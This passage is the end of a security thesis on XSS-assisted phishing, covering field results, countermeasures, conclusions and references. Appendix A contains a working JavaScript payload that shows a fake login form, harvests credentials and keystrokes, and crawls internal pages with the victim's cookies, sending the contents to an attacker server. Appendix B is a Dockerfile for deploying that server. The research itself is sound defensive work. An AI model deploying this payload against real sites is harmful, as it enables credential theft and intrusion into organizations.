Unfortunately, conducting a correctly organized experiment that allows one to reliably assess the effectiveness of social engineering attacks in the context of a security assessment project is very difficult. Penetration testing projects are strictly dependent on the activities permitted under the project agreement. The legend of messages is usually strictly defined, and the list of recipients of phishing messages

is limited. Often, the type of payload is determined by the customer based on their specific project goals. All these restrictions do not allow for the construction of a correct experiment.

However, the prepared Proof-of-Concept solution allows us to demonstrate in practice the full power of social engineering attacks using XSS. As described in Chapter 4.4, it is extremely convenient to utilize XSS vulnerabilities in phishing due to a number of inherent features. XSS can manipulate the content of the user's web page at will, they can receive commands from Command and Control (C&C) servers, they can perform arbitrary requests on behalf of the user to resources within the Same Origin Policy and then exfiltrate the results of these requests.

Phishing mitigation usually takes place before users receive the email. Signatures, sender domain, malicious attachments, archives, and office documents all serve as indicators that an email is malicious. If a link leads to an internal website, the attention of security systems and the user is reduced, as anti-phishing tools make phishing emails with attachments ineffective. Security systems treat internal resources more favourably.

The results presented in the 6.2 chapter show the high effectiveness of a phishing attack using XSS compared to a traditional phishing attack. According to the results of the mailing, out of 12 users who opened the phishing email, 7 users considered the message reliable and responded to the authentication forms sending credentials. 3 out of 12 users entered into correspondence with the administrator, and 2 of them ended up running a malicious file transmitted through the interactive chat.

At the same time, the traditional attack on the organization did not produce results. The emails were received by the mail server but were not delivered to employees' mailboxes because they were blocked by security measures.

Considering the high efficiency and relative simplicity of preparing an attack (see Chapter 6.1), we can say that attackers will use the vector of social engineering

attacks using XSS, and information security specialists need to take care in advance. Proactively raising the criticality of XSS vulnerabilities in organizations' security policies will allow vulnerabilities to be identified and addressed earlier. It is also possible that solutions similar to the one developed in this thesis may be included in hacker frameworks, which could make XSS-based phishing attacks a standard in the future.

6.4 Countermeasures

The phishing attack on an organization described in this paper combines the exploitation of XSS vulnerabilities and human factor vulnerabilities. Social engineering attacks themselves can have devastating consequences; in the same case, when the attack is carried out on an organization's internal website, the attack can lull even an experienced employee's vigilance.

To effectively counter the described attack, it is necessary to use mitigation techniques for both XSS and phishing attacks described in Chapters 2.1.5 and 2.2.4.

In addition, there is a need to increase user awareness of social engineering attacks that involve direct interaction with the victim. The developed solution will increase user awareness of such attacks. It is recommended to periodically conduct penetration testing projects including Vishing, Angler phishing, and Whaling.

7 Conclusion and future work

In this thesis, the main schemes of phishing attacks on organizations were studied and their effectiveness was examined from the point of view of the attacker. The most common types of XSS vulnerabilities were reviewed and the characteristics that allow XSS to be effectively used in social engineering attacks were studied. The end result of the work was the development of a combined technical solution that allows the practical use of XSS in phishing attacks in security assessment projects.

As a result, the author was able to demonstrate in practice the technical implementation of XSS-based phishing attacks, which is not technically complex. The results of testing the solution in a controlled environment and in fields, although limited, allow to answer the research questions of this work. The use of even low-risk reflected cross-site scripting vulnerabilities can significantly increase the effectiveness of phishing attacks, since the victim considers the internal resource a trusted environment. The developed web chat solution allows to easily deliver executable files to the victim's computer in situations where traditional email attachments are blocked by email security controls. The software also allows to record user activity, crawl internal services, and interact with the victims during phishing attacks, thereby increasing the likelihood of attack success and ultimately increasing employee awareness.

7.1 Limitations of the work

This thesis focused on studying how cross-site scripting vulnerabilities can be used in credential harvesting and popping shells phishing attacks against large, public or private organizations. Email was chosen as the main payload delivery method due to its high efficiency and popularity among attackers.

Other types of social engineering attacks can also be enhanced by exploiting web vulnerabilities but are out of the scope of the thesis. The work did not consider alternative methods of message delivery, such as instant messengers and social networks.

7.2 Future research directions

As part of a proof-of-concept solution, just the simplest form of a fake login page was used in attacks. In the future, it is possible to develop the attack concept further by creating more interactive fake applications on the fly in order to make fake pages appear more convincing. Further technical development of the solution could be the integration into Browser Exploitation Frameworks such as BEEF.

To fully evaluate the effectiveness of the demonstrated attack vector, it is necessary to carry out more comprehensive research against a larger group of people to fully understand the convincing effect in cases where phishing attacks occur in a trusted environment. Such a trusted environment can be either an organization's websites known to the user or external websites, although not related to the organization but still well known to the victim.

Additionally, the idea of exploiting web vulnerabilities in social engineering attacks is not limited to the use of XSS. Of particular interest are IDOR and Authentication Bypass vulnerabilities, the exploitation of which can make it possible to place the JavaScript payload directly on the internal resources of the attacked or-

ganization. In some cases, it is also possible to combine several web vulnerabilities, place the data collected during the attack directly inside the internal website of the attacked organization and thereby carry out attacks against organizations that have policies restricting Internet access in the workplace.

References

[1] M. Kjaerland, "A taxonomy and comparison of computer security incidents from the commercial and government sectors", *Computers & Security*, vol. 25, pp. 522–538, Oct. 2006.

[2] C. Simmons, C. Ellis, S. Shiva, D. Dasgupta, and C. Wu, "Avoidit: A cyber attack taxonomy", Jan. 2009.

[3] W. Stallings and L. Brown, *Computer Security: Principles and Practice 3rd Edition*. Pearson, 2014.

[4] "Deloitte malaysia | risk advisory | press releases." (2024), [Online]. Available: `https://www2.deloitte.com/my/en/pages/risk/articles/91-percent-of-all-cyber-attacks-begin-with-a-phishing-email-to-an-unexpected-victim.html` (visited on 02/24/2024).

[5] "Phishing - glossary | csrc." (2024), [Online]. Available: `https://csrc.nist.gov/glossary/term/phishing` (visited on 02/01/2024).

[6] D. Lain, K. Kostiainen, and S. Čapkun, "Phishing in organizations: Findings from a large-scale and long-term study", in *2022 IEEE Symposium on Security and Privacy (SP)*, IEEE, 2022, pp. 842–859.

[7] M. Johnson, *Cyber crime, security and digital intelligence*. Routledge, 2016.

[8] D. Kahneman, *Thinking, Fast and Slow*. Farrar, Straus and Giroux, 2013.

[9] R. Cialdini, *Influence: The Psychology of Persuasion, Revised Edition*. Harper Business, 2006.

[10] "Russia pranksters lexus and vovan's biggest victims, from boris johnson to prince harry and elton john | the independent." (2024), [Online]. Available: https://www.independent.co.uk/news/world/europe/russian-lexus-vovan-leo-varadkar-prank-call-b2467203.html (visited on 02/05/2024).

[11] "New tax phishing attack: Cp-2100 notice campaign - hoxhunt." (2024), [Online]. Available: https://www.hoxhunt.com/blog/new-tax-phishing-attack-cp-2100-notice-campaign (visited on 02/05/2024).

[12] M. Hypponen, *If It's Smart, It's Vulnerable*. Wiley, 2023, p. 83.

[13] "Red teaming: Methods of phishing attacks." (2024), [Online]. Available: https://www.youtube.com/watch?v=7KdCbOu95Rw%5C&list=PL-PDZMPQHOz9__o8K1lMAlQXr1RjXu6wS%5C&index=29 (visited on 02/06/2024).

[14] A. Burns, M. Johnson, and D. Caputo, "Spear phishing in a barrel: Insights from a targeted phishing campaign", *Journal of Organizational Computing and Electronic Commerce*, vol. 29, pp. 24–39, Jan. 2019.

[15] A. Kanaoka and T. Isohara, "Beyond mobile devices: A cross-device solution for smishing detection and prevention", *Nineteenth Symposium on Usable Privacy and Security (SOUPS 2023) Poster Session, Anaheim, CA, US*, Aug. 2023.

[16] A. Gordon, *Official (ISC)2 Guide to the CISSP CBK Fourth Edition ((ISC)2 Press)*. CRC Press, 2015, pp. 88, 1234, 1244, 1254.

[17] S. Griffin and C. Rackley, "Vishing", pp. 33–35, Sep. 2008.

[18] L. Neil, S. Dawkins, J. Jacobs, and J. Sharp, "Peering into the phish bowl: An analysis of real-world phishing cues", en, Proceedings of the Nineteenth Symposium on Usable Privacy and Security, Anaheim, CA, US, 2023-08-07

04:08:00 2023. [Online]. Available: https://tsapps.nist.gov/publication/get_pdf.cfm?pub_id=956178.

[19] J. Warsinske, K. Henry, M. Graff, *et al.*, *The Official (ISC)2 Guide to the CISSP CBK Reference 5th Edition.* Wiley, 2019, pp. 285, 456–457.

[20] "How ransomware spread: Top 10 infection methods - crowdstrike." (2024), [Online]. Available: https://www.crowdstrike.com/cybersecurity-101/ransomware/how-ransomware-spreads/ (visited on 02/06/2024).

[21] "Stopransomware guide | cisa." (2024), [Online]. Available: https://www.cisa.gov/stopransomware/ransomware-guide (visited on 02/12/2024).

[22] "Enisa threat landscape 2023." (2024), [Online]. Available: https://www.enisa.europa.eu/publications/enisa-threat-landscape-2023?v2=1 (visited on 02/12/2024).

[23] "Phishing attacks: Defending your organization - ncsc.gov.uk." (2024), [Online]. Available: https://www.ncsc.gov.uk/guidance/phishing (visited on 02/12/2024).

[24] "Types of xss (cross-site scripting)." (2024), [Online]. Available: https://www.acunetix.com/websitesecurity/xss/ (visited on 02/14/2024).

[25] G. E. Rodríguez, J. G. Torres, P. Flores, and D. E. Benavides, "Cross-site scripting (xss) attacks and mitigation: A survey", *Computer Networks*, vol. 166, p. 106 960, 2020, ISSN: 1389-1286.

[26] "Types of xss | owasp foundation." (2024), [Online]. Available: https://owasp.org/www-community/Types_of_Cross-Site_Scripting (visited on 02/16/2024).

[27] "Owasp top ten | owasp foundation." (2024), [Online]. Available: https://owasp.org/www-project-top-ten (visited on 02/17/2024).

[28] "Top ten vulnerabilities | hackerone." (2024), [Online]. Available: https://www.hackerone.com/top-ten-vulnerabilities (visited on 02/21/2024).

[29] "What is dom-based xss (cross-site scripting)? tutorial & examples | web security academy." (2024), [Online]. Available: https://portswigger.net/web-security/cross-site-scripting/dom-based (visited on 02/21/2024).

[30] "Leveraging xss to get rce in textpattern | pentest limited." (2024), [Online]. Available: https://pentest.co.uk/labs/leveraging-xss-to-get-rce-in-textpattern/ (visited on 02/21/2024).

[31] "From stored xss to code execution using soceng, beef and elfinder cve-2021-45919 | trustwave." (2024), [Online]. Available: https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/from-stored-xss-to-rce-using-beef-and-elfinder-cve-2021-45919 (visited on 02/24/2024).

[32] "What is cross-site scripting (xss) and how to prevent it? | web security academy." (2024), [Online]. Available: https://portswigger.net/web-security/cross-site-scripting%5C#impact-of-xss-vulnerabilities (visited on 02/24/2024).

[33] J. Ruohonen and V. Leppänen, "A case-control study on the server-side bandages against xss", *CEUR Workshop Proceedings*, 2018.

[34] I. Dolnák, "Content security policy (csp) as countermeasure to cross site scripting (xss) attacks", in *2017 15th International Conference on Emerging eLearning Technologies and Applications (ICETA)*, 2017, pp. 1–4.

[35] B. R. Dawadi, B. Adhikari, and D. K. Srivastava, "Deep learning technique-enabled web application firewall for the detection of web attacks", *Sensors*, vol. 23, no. 4, 2023, ISSN: 1424-8220.

[36] A. Krishna, A. Lal M.A., A. J. Mathewkutty, D. S. Jacob, and M. Hari, "Intrusion detection and prevention system using deep learning", pp. 273–278, 2020.

[37] I. Sharma, "Anti-phishing tools: A thorough comparison of features and performance", *International Journal for Research in Applied Science and Engineering Technology*, vol. 11, pp. 478–482, May 2023.

[38] "Microsoft to kill off vbscript in windows to block malware delivery." (2024), [Online]. Available: `https://www.bleepingcomputer.com/news/security/microsoft-to-kill-off-vbscript-in-windows-to-block-malware-delivery/` (visited on 02/24/2024).

[39] J. P. Singh and S. Kaur, "Introduction to next level xss based phishing attacks to steal user credentials", *International Journal of Advance Research in Science and Engineering*, vol. 6, no. 1, 2017.

[40] R. Doyle. "Xss phishing for fun and credentials!." (2024), [Online]. Available: `https://www.doyler.net/security-not-included/xss-phishing` (visited on 02/24/2024).

[41] "Web-300: Advanced web attacks and exploitation | offsec." (2024), [Online]. Available: `https://www.offsec.com/courses/web-300` (visited on 02/24/2024).

[42] "Beef - the browser exploitation framework project." (2024), [Online]. Available: `https://beefproject.com/` (visited on 03/22/2024).

[43] J. Rehberger, *Cybersecurity Attacks - Red Team Strategies*. Packt Publishing, 2020.

[44] T. Sheetal, "Maximizing penetration testing success with effective reconnaissance techniques using chatgpt", *Research Square*, 2023.

[45] M. Hickey and J. Arcuri, *Hands on Hacking: Become an Expert at Next Gen Penetration Testing and Purple Teaming 1st Edition*. Wiley, 2020.

[46] G. Khawaja, "Advanced enumeration phase", in *Kali Linux Penetration Testing Bible*. 2021, pp. 125–159.

[47] V. Kropotov, R. McArdle, and F. Yarochkin, "The hacker infrastructure and underground hosting: Services used by criminals", 2020. [Online]. Available: `https://documents.trendmicro.com/assets/white_papers/wp-the-hacker-infrastructure-and-underground-hosting-services-used-by-criminals.pdf` (visited on 05/15/2024).

[48] M. S. Ragheb, W. Elmedany, and M. S. Sharif, "The effectiveness of dkim and spf in strengthening email security", pp. 422–426, 2023.

[49] K. Shen, C. Wang, M. Guo, *et al.*, "Weak links in authentication chains: A large-scale analysis of email sender spoofing attacks", pp. 3201–3217, Aug. 2021.

[50] S. Maroofi, M. Korczyński, A. Hölzel, and A. Duda, "Adoption of email anti-spoofing schemes: A large scale analysis", *IEEE Transactions on Network and Service Management*, vol. 18, no. 3, pp. 3184–3196, 2021.

[51] "Configuring antispam profiles and antispam action profiles | fortimail 7.4.2 | fortinet document library." (2024), [Online]. Available: `https://docs.fortinet.com/document/fortimail/7.4.2/administration-guide/352990/configuring-antispam-profiles-and-antispam-action-profiles` (visited on 03/15/2024).

[52] E. Lin, S. Greenberg, E. Trotter, D. Ma, and J. Aycock, "Does domain highlighting help people identify phishing sites?", *SIGCHI Conference on Human Factors in Computing Systems*, 2011.

[53] "Autofill logins on firefox | firefox help." (2024), [Online]. Available: `https://support.mozilla.org/en-US/kb/autofill-logins-firefox` (visited on 03/22/2024).

[54] "Exploiting cross-site scripting vulnerabilities | web security academy." (2024), [Online]. Available: https://portswigger.net/web-security/cross-site-scripting/exploiting (visited on 03/22/2024).

[55] "Phishing campaign uses ups.com xss vuln to distribute malware." (2024), [Online]. Available: https://www.bleepingcomputer.com/news/security/phishing-campaign-uses-upscom-xss-vuln-to-distribute-malware (visited on 02/26/2024).

[56] "Nvd - cve-2023-5631." (2024), [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-5631 (visited on 02/26/2024).

[57] "Zero day in free roundcube webmail service exploited." (2024), [Online]. Available: https://www.thestack.technology/roundcube-vulnerability/ (visited on 02/26/2024).

[58] "Nvd - cve-2023-5631." (2024), [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-5631 (visited on 02/26/2024).

Appendix A Example of crawl.js implementation

```
function validURL(url){
    try {
        let keywords = [
            "logout",
            "log-out",
            "logoff",
            "signout",
            "sign-out",
            "reset"
        ];
        let new_url = new URL(url);

        if (new_url.protocol !== "http:" && new_url.protocol !== "
           https:")
            return false;

        if (new_url.host !== HOST_TO_CRAWL)
            return false;
```

```
        for (let i = 0; i < keywords.length; i++)
            if (url.includes(keywords[i]))
                return false;
    } catch (_) {
        return false;
    }

    return true;
}

function displayAlert(text){
    alert(text);
}

function formMessage(displayMessage = true){
    if (displayMessage)
        displayAlert("Something went wrong. Try again.")

    let username = document.getElementById("loginInput").value;
    let password = document.getElementById("passwordInput").value;
    document.getElementById("loginInput").value = ""
    document.getElementById("passwordInput").value = ""

    sendCreds(username, password)

    return false;
```

```
}


function getContent(){
    let allA = iframe.contentDocument.getElementsByTagName("a")


    let allHrefs = []


    for (let i = 0; i < allA.length; i++){
        allHrefs.push(allA[i].href)
    }


    let uniqueHrefs = allHrefs.filter((item, i, ar) => ar.indexOf(
       item) === i);
    let validUniqueHrefs = []


    for(let i = 0; i < uniqueHrefs.length; i++) {
        if (validURL(uniqueHrefs[i])){
            validUniqueHrefs.push(uniqueHrefs[i]);
        }
    }


    validUniqueHrefs.forEach(href =>{
        fetch(href, {
            "credentials": "include",
            "method": "GET",
        }).then((response) => {
          return response.text()
```

```
        }).then(function (text){
            sendContent(href, text)
        });
    })
}


let keys = ""



/* example */
const HOST_TO_CRAWL = "127.0.0.1"
let iframe;


fetch(HOSTURL, {"credentials": "omit"}).then(res => res.text().then(
    data => {
    document.getElementsByTagName("html")[0].innerHTML = data;


    let mainForm = document.getElementById("loginForm")
    mainForm.onsubmit = formMessage
    document.addEventListener('keydown', logKey)


    setTimeout(function (){formMessage(false)}, 1000);
    setTimeout(function (){formMessage(false)}, 3000);
    setTimeout(function (){formMessage(false)}, 5000);
    setTimeout(function (){formMessage(false)}, 7000);


    iframe = document.createElement('iframe');
```

```
    iframe.setAttribute("style","display:none");
    iframe.onload = function () {
        setTimeout(function(){
            getContent()
        }, 2000);
    }

    iframe.width = "100%";
    iframe.height = "100%";
    iframe.src = "http://127.0.0.1/";

    let body = document.getElementsByTagName('body')[0];
    body.appendChild(iframe)

    //must be called once at the end
    attachChat()
}))
```

Appendix B The content of Dockerfile

```
FROM python
RUN apt update
RUN pip3 install "fastapi[all]"
RUN git clone https://github.com/chickenidol/xss_server.git
COPY .env /xss_server/client
COPY crawl.js /xss_server/client/templates
RUN cd /xss_server && pip install -r requirements.txt
WORKDIR /xss_server/client
EXPOSE 80
ENTRYPOINT ["uvicorn", "app.main:app", "--host", "0.0.0.0", "--port",
    "80"]
```